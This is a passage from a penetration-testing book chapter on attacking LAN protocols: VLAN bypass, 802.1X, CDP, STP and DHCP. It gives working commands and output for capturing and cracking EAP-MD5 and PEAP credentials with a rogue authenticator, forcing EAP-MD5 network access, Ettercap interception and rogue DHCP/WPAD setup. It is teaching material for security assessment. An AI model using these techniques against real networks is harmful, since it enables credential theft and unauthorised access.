
Figure 5-7. Bypassing security controls by double-tagging
Layer 3 private VLAN bypass
In guest wireless networks and other environments, private VLAN14 (also known as port isolation) settings are used to prevent peers from interacting (i.e., clients connect to a wireless access point but cannot address one another). Depending on network ACLs (or lack thereof), it might be possible to send IP packets up to a router, which are then forwarded back to a neighboring peer. Figure 5-8 demonstrates the attack, by which an adversary sends a network frame with a crafted destination MAC (of the router) and IP address (of the target).

Figure 5-8. A private VLAN attack
The gateway receives the frame and forwards the packet to the destination. This attack can be exploited in the same manner as double-tagging (expanding on Steve Rouiller’s pvlan.c)—if the victim can connect to an IP that is attacker controlled, TCP sessions with listening ports can be established.
802.1X PNAC
Port-based Network Access Control (PNAC) is a mechanism by which devices connecting to a local area network can authenticate. Figure 5-9 shows how Extensible Authentication Protocol (EAP) messages are sent between the supplicant, authenticator, and authentication server. Unauthenticated supplicants cannot participate in the network; however, they can initiate EAP conversations with the backend RADIUS server.

Figure 5-9. 802.1X authentication
Most 802.1X implementations support common EAP methods listed in Table 5-2. EAP-MD5 support is particularly problematic, as the method is vulnerable to offline brute-force password grinding. EAP-TLS and Protected EAP (PEAP) provide authentication and transport security via TLS, which mitigate the exposure of credentials. In each case, however, the supplicant identity is broadcast within the plaintext EAPOL start message.
| Method | Authentication process |
|---|---|
| EAP-MD5 | The authentication server sends a challenge to the supplicant, and the supplicant sends a response in the form of an MD5 hash (calculated by using an identifier, challenge value, and user password). The server performs the same calculation, and if the hashes match, the supplicant is authenticated. |
| EAP-TLS | The authentication server and supplicant establish a TLS session. The supplicant validates the X.509 certificate of the authentication server, and vice versa. By performing mutual authentication using certificates, passwords are not used. TLS authentication is detailed in Chapter 11. |
| PEAP | The supplicant and authentication server establish an authenticated TLS tunnel. MS-CHAPv2 challenge/response is used over TLS to authenticate the supplicant using the user’s credentials (i.e., username and password). |
Here are some of the attack tactics that can be used against 802.1X implementations:
-
Active brute-force password grinding via EAP
-
Attacking the RADIUS server with malformed EAP content15
-
EAP message capture and offline password cracking (EAP-MD5 and PEAP)
-
Forcing EAP-MD5 authentication to bypass TLS certificate validation
-
Injecting malicious network traffic upon authenticating using a hub or similar16
EAP logoff frame spoofing in shared media environments (e.g., 802.11 WiFi) is also an issue, but beyond the scope of this book. Table 5-3 lists available 802.1X testing tools and details the supported attacks.
| Tool | EAP brute-force |
EAP-MD5 cracking |
PEAP cracking |
Frame injection |
|---|---|---|---|---|
| XTesta |
● |
● |
– |
● |
| Marvinb | – | – | – |
● |
| eapmd5passc | – |
● |
– | – |
| hostapd-wped | – | – |
● |
– |
| asleape | – | – |
● |
– |
a See XTest on SourceForge. b Alexandre Bezroutchko, “Tapping 802.1x Links with Marvin”, Gremwell.com, January 15, 2011. c See eapmd5pass on creator Joshua Wright’s website. d See hostapd-wpe on GitHub. | ||||
EAP message capture and offline attack
An adversary with privileged network access (e.g., the Ethernet cable to the supplicant) can sniff EAP-MD5 conversations and use a rogue 802.1X authenticator to obtain PEAP (MS-CHAPv2) credentials. Depending on the configuration of the supplicant, the rogue server might spawn a TLS certificate error, which the user will likely acknowledge to continue with authentication. The attack is demonstrated in Figure 5-10.

Figure 5-10. Deploying a rogue authenticator
EAP-MD5
Upon capturing an EAP-MD5 conversation between a supplicant and authentication server in PCAP format, we can use eapmd5pass to compromise the user credentials, as shown in Example 5-6.
Example 5-6. Using eapmd5pass within Kali Linux
root@kali:~# eapmd5pass –r pcap.dump –w /usr/share/wordlist/sqlmap.txt
Collected all data necessary to attack password for "chris", starting attack.
User password is "tiffers1".
1202867 passwords in 4.06 seconds: 296272.66 passwords/second.
PEAP
You can deploy a rogue authenticator (hostapd-wpe) to capture MS-CHAPv2 material sent over TLS via PEAP within Kali Linux, as follows:
apt-get update
apt-get install libssl-dev libnl-dev
git clone http://bit.ly/2aNSPIS
wget http://bit.ly/2bjgwoJ
tar -zxf hostapd-2.2.tar.gz
cd hostapd-2.2
patch -p1 < ../hostapd-wpe/hostapd-wpe.patch
cd hostapd
make
cd ../../hostapd-wpe/certs
./bootstrap
cd ../../hostapd-2.2/hostapd
./hostapd-wpe hostapd-wpe.conf
Edit hostapd-wpe.conf to specify a network interface and other settings. After it is running, the utility will print MS-CHAPv2 challenge/response values (and log to hostapd-wpe.log within the current directory), which are then cracked using asleap, as demonstrated by Example 5-7. The attack uses rainbow tables, so use genkeys to create the words.dat and words.idx files (based on the /usr/share/wordlists/sqlmap.txt wordlist in this case).
Example 5-7. Capturing and cracking PEAP credentials
root@kali:~/hostapd-2.2/hostapd# ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface eth0 with hwaddr 00:0c:29:30:55:0d and ssid ""
eth0: interface state UNINITIALIZED->ENABLED
eth0: AP-ENABLED
mschapv2: Wed Aug 19 16:04:53 2015
username: chris
challenge: 79:4e:1d:af:93:8f:d8:a6
response: e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0

root@kali:~/hostapd-2.2/hostapd# genkeys -r /usr/share/wordlists/sqlmap.txt -f words.dat \
-n words.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1202868 hashes written in 4.45 seconds:  270435.83 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 13167671 compares.
Creating index file (almost finished) ...Done.
root@kali:~/hostapd-2.2/hostapd# asleap –C 79:4e:1d:af:93:8f:d8:a6 -R \
e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0 \
-f words.dat –n words.idx
asleap 2.2 – actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
        hash bytes:        4a39
        NT hash:           198bdbf5833a56fb40cdd1a64a39a1fc
        password:          katykat
Forcing EAP-MD5 authentication
Microsoft IAS, Cisco ACS, and other authentication servers support EAP-MD5, which an adversary can abuse with stolen credentials (i.e., username/password) to authenticate without providing a client certificate. This can be exploited within an enterprise environment to access the network using a system that is not part of the Windows domain, for example.
Within Kali Linux, you can configure wpa_supplicant to negotiate an 802.1X session over Ethernet (eth1) using EAP-MD5 and user credentials (e.g., chris/abc123), as shown in Example 5-8.
Example 5-8. Forcing 802.1X EAP-MD5 authentication
root@kali:~# cat /etc/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=wheel
ap_scan=0
network={
    key_mgmt=IEEE8021X
    eap=MD5
    identity="chris"
    password="abc123"
    eapol_flags=0
}
root@kali:~# wpa_supplicant -B –D wired –i eth1 –c /etc/wpa_supplicant.conf
root@kali:~#
CDP
Hosts supporting Cisco Discovery Protocol (CDP) broadcast Ethernet multicast frames describing their operating system and configuration. Table 5-4 lists individual CDP frame data fields.
| Type | Content |
|---|---|
| 1 | Device hostname or serial number, represented as an ASCII string |
| 2 | Layer 3 interface of the host sending the frame |
| 3 | Port on which the CDP update has been sent |
| 4 | Functional capabilities of the host (e.g., router, switch, not IGMP capable) |
| 5 | ASCII string containing the software version (the same as show version) |
| 6 | Hardware platform |
| 7 | List of directly attached IP network prefixes |
| 9 | VTP management domain |
| 10 | Native VLAN |
| 11 | The duplex setting of the sending port |
| 14 | VoIP handset auxiliary VLAN query |
| 15 | VoIP handset auxiliary VLAN reply |
| 16 | Power consumption (in milliWatts) of a device, such as a VoIP handset |
You can collect CDP frames and gather network information through passive sniffing in Cisco environments. Yersinia captures CDP frames and displays the individual fields, as demonstrated by Example 5-9.
Example 5-9. CDP frame decode using Yersinia
┌───────────────────────────────────────────┐
│  Destination MAC  01:00:0C:CC:CC:CC       │
│          Version  02                      │
│              TTL  0A                      │
│         Checksum  8373                    │
│            DevID  zape                    │
│        Addresses  010.013.058.009         │
│          Port ID  FastEthernet0/11        │
│     Capabilities  00000028                │
│ Software version  Cisco Internetwork 0    │
│         Platform  cisco WS-C2950T-24      │
│   Protocol Hello                          │
│       VTP Domain  VTP-DOMAIN              │
│      Native VLAN  0064                    │
│           Duplex  01                      │
└─── q,ENTER: exit  Up/Down: scrolling ─────┘
Active CDP attacks resulting in unintended consequences include the following:
-
CDP flooding of the switch, resulting in denial of service17 (e.g., 99 percent CPU)
-
Broadcast of CDP frames to advertise particular devices that in turn induce inbound polling via SNMP (and other protocols) by network management products, including CiscoWorks LAN Management and IBM Tivoli NetView.
-
Broadcast of CDP frames to place Cisco IP phones into a particular VLAN
You can use Yersinia to capture, modify, and craft CDP frames. Use “e” to edit individual fields, then “x” and “0” to broadcast each frame. Within Kali Linux, you also can use Metasploit18 and Scapy19 to manipulate CDP frames. The Scapy package requires some configuration before use, however, as follows:
-
Execute the following from the command line:
hg clone https://bitbucket.org/secdev/scapy
cd scapy
hg update -r v2.2.0
-
Edit the setup.py file to add scapy/contrib to the list of packages:
packages=['scapy','scapy/arch', 'scapy/arch/windows', 'scapy/layers', 'scapy/asn1',
'scapy/tools', 'scapy/modules', 'scapy/crypto', 'scapy/contrib' ]
-
Run the installation script via Python:
python setup.py install
At this point, Scapy should support additional protocols, including CDP:
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> list_contrib()
wpa_eapol     : WPA EAPOL dissector                  status=loads
ubberlogger   : Ubberlogger dissectors               status=untested
igmp          : IGMP/IGMPv2                          status=loads
avs           : AVS WLAN Monitor Header              status=loads
ospf          : OSPF                                 status=loads
igmpv3        : IGMPv3                               status=loads
skinny        : Skinny Call Control Protocol (SCCP)  status=loads
eigrp         : EIGRP                                status=loads
cdp           : Cisco Discovery Protocol             status=loads
dtp           : DTP                                  status=loads
rsvp          : RSVP                                 status=loads
bgp           : BGP                                  status=loads
etherip       : EtherIP                              status=loads
ripng         : RIPng                                status=loads
mpls          : MPLS                                 status=loads
ikev2         : IKEv2                                status=loads
chdlc         : Cisco HDLC and SLARP                 status=loads
vqp           : VLAN Query Protocol                  status=loads
vtp           : VLAN Trunking Protocol (VTP)         status=loads
A reference Python script using the Scapy CDP library is available online.20 By removing the while loop and adding fields such as CDPMsgVoIPVLANReply (type 15) you can spoof CDP frames to execute attacks against Cisco IP phones and other systems.
802.1D STP
Spanning Tree Protocol (STP) is a mechanism used to maintain loop-free network topologies. Switches use Bridge Protocol Data Unit (BPDU) frames to self-organize by setting redundant uplink ports to a state known as blocking to close loops. Figure 5-11 demonstrates a typical configuration, and Table 5-5 describes the five port states.

Figure 5-11. An 802.3 Ethernet network using STP
| State | Description |
|---|---|
| Disabled | Electrically inactive until enabled |
| Blocking | Port discards all data except BPDU frames |
| Listening | Switch listens to BPDUs to build a loop-free tree |
| Learning | Switch builds a forwarding table using source MAC addresses of frames |
| Forwarding | Port becomes fully operational, forwarding traffic to/from the switch |
Upon electing a root bridge, switches select root and designated ports. A root port is one that provides the best path to the root bridge, and others become designated ports. For details of the BPDU election process and port configuration, refer to Kevin Lauerman and Jeff King’s paper,21 which provides a number of low-level examples and detailed topology diagrams.
Monitoring BPDUs
BPDU frames are captured and displayed within the Yersinia STP protocol view, as demonstrated by Example 5-10. If you cannot capture BPDU frames on your interfaces, it is unlikely that you will succeed in an STP attack.
Example 5-10. Yersinia used to display BPDU frames
┌── yersinia 0.7.3 by Slay & tomac - STP mode ─────────────────────[10:29:40]┐
│    RootId            BridgeId          Port       Iface Last seen          │
│    5080.760F0E13AC58 CB09.E7CD90117CAA 8002       eth1  26 Aug 10:29:39    │
│    5080.760F0E14AC58 CB09.E7CD90127CAA 8002       eth2  26 Aug 10:29:38    │
│    5080.760F0E13AC58 CB09.E7CD90117CAA 8002       eth2  26 Aug 10:27:05    │
│    5080.760F0E14AC58 CB09.E7CD90127CAA 8002       eth1  26 Aug 10:26:59    │
│                                                                            │
Root bridge takeover
Upon connecting to two switches within an environment, use Ettercap to establish a bridge and Yersinia to send crafted BPDU frames via each interface. Figure 5-12 shows the resulting topology, by which traffic between switches is compromised.

Figure 5-12. STP root bridge takeover
Example 5-11 demonstrates how to bridge eth1 and eth2 and sniff with Ettercap.
Example 5-11. Using Ettercap to bridge two interfaces
root@kali:~# ettercap -T -i eth1 -B eth2 -q

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> 00:0C:29:30:55:0D
      192.168.1.4/255.255.255.0
      fe80::20c:29ff:fe30:550d/64

Listening on:
eth2 -> 00:0C:29:30:54:AC
      192.168.1.5/255.255.255.0
      fe80::20c:29ff:fe30:54ac/64

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Starting Bridged sniffing...
Next, run Yersinia and use “I” to enable the bridged interfaces and disable eth0:
┌──────────── Global Interfaces ────────────┐
│                                           │
│ a) eth0 (OFF)                             │
│ b) eth1 (ON)                              │
│ b) eth2 (ON)                              │
│                                           │
└───────────── Press q to exit ─────────────┘
Upon using “g” to select the STP protocol mode, you should begin to see BPDUs. Finally, use “x” and option “4” to claim the root role within the topology. Yersinia will send spoofed frames using each interface, and the running Ettercap process should bear fruit as traffic is captured.
Local IP Protocols
The protocols described in the previous section use Ethernet multicast and operate on the data link layer. Protocols described in this section provide network discovery and configuration services over IPv4 and IPv6 using transport layer broadcast addresses. Common local name resolution and configuration mechanisms include the following:
-
Dynamic Host Configuration Protocol (DHCP)
-
Internal routing protocols (e.g., HSRP, VRRP, EIGRP, and OSPF)
-
IPv6 network discovery protocols
Many proprietary systems perform host discovery and automatic configuration using IP broadcast and multicast requests. The Nmap broadcast NSE category includes 40 individual scripts at the time of writing, covering a multitude of protocols.
Note
Upon intercepting traffic via Layer 2 MiTM attack, you can spoof DNS responses and direct users to arbitrary destinations using Ettercap.22
DHCP
Dynamic Host Configuration Protocol (DHCP) operates over UDP, using the messages described in Table 5-6. The protocol is used to configure local systems and provide details including IP address, subnet, and default gateway details to clients.
| Message | Sent by | Description |
|---|---|---|
DHCPDISCOVER |
Client | Broadcast to solicit DHCP offers from the network, and optionally provide the last IP address used (requesting a lease) |
DHCPOFFER |
Server | Upon receiving a request, the server first reserves an IP address for the client and then prepares and sends an offer including the address, subnet mask, and DHCP options (e.g., DNS server and router details) |
DHCPREQUEST |
Client | A client can accept DHCP offers from multiple servers, so this message is used to formally request a particular address |
DHCPACK |
Server | Final acknowledgment from the server, including lease duration and additional DHCP options (e.g., WPAD server) |
DHCPNAK |
Server | Indicates that the client’s notion of network address is incorrect (e.g., the client has changed subnets or its lease has expired) |
DHCPDECLINE |
Client | Indicates the client network address is already in use |
DHCPRELEASE |
Client | Cancels the lease and relinquishes the network address |
DHCPINFORM |
Client | Requests additional network configuration parameters (upon already configuring its local IP address and subnet) |
A popular active tactic used to attack DHCP involves rogue server setup (often involving denial of service to flood the legitimate server). The net effect is that malicious default gateway, DNS server, and WPAD settings are provided to clients.
Identifying DHCP servers and configuration
Example 5-12 demonstrates how DHCP servers are enumerated by broadcasting local discovery messages with Nmap.23 DHCPv6 is also supported.24 As the protocol operates UDP, it’s prudent to run these scripts a handful of times.
Example 5-12. Identifying local DHCP servers by using Nmap
root@kali:~# nmap --script broadcast-dhcp-discover

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-26 07:31 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.1.5
|     DHCP Message Type: DHCPOFFER
|     Subnet Mask: 255.255.255.0
|     Router: 192.168.1.1
|     Domain Name Server: 192.168.1.1
|     Hostname: dhcppc3
|     Domain Name: dlink.com\x00
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|_    Server Identifier: 192.168.1.1
Active DHCP attacks
You can run the Responder DHCP script (/usr/share/responder/DHCP.py) within Kali Linux to establish a rogue DHCP server. Table 5-7 lists the available options. Setting a malicious gateway is not ideal, because the hijacked connection is only half-duplex (i.e., we capture egress packets from the client, but not the responses from the legitimate gateway). As such, I would recommend setting a rogue DNS or WPAD server to capture HTTP traffic and credentials in particular (as demonstrated later in this chapter).
| Flag | Description | Example |
|---|---|---|
-i |
Our IP address, advertised as a gateway | -i 10.0.0.100 |
-d |
The local DNS domain name (optional) | -d example.org |
-r |
IP address of the original router/gateway | -r 10.0.0.1 |
-p |
Primary DNS server IP address | -p 10.0.0.100 |
-s |
Secondary DNS server IP address (optional) | -s 10.0.0.1 |
-n |
The netmask of the local network | -n 255.255.255.0 |
-I |
The interface to listen for DHCP traffic on | -I eth1 |
-w |
WPAD configuration address (URL) | -w “http://10.0.0.100/wpad.dat\n” |
-S |
Spoof the default gateway IP address | – |
-R |
Respond to all DHCP requests (very noisy) | – |
Note
Active denial of service tools, such as DHCPig,25 can also be considered to force clients to obtain new leases within the environment, and exhaust legitimate servers so that they become unresponsive.
PXE
Preboot Execution Environment (PXE) is a method by which systems load OS images from the local network. Figure 5-13 demonstrates the protocol: DHCP is used to provide network configuration, TFTP is used to serve the initial boot image, and a file service protocol (usually NFS or SMB) is used to deploy the OS.
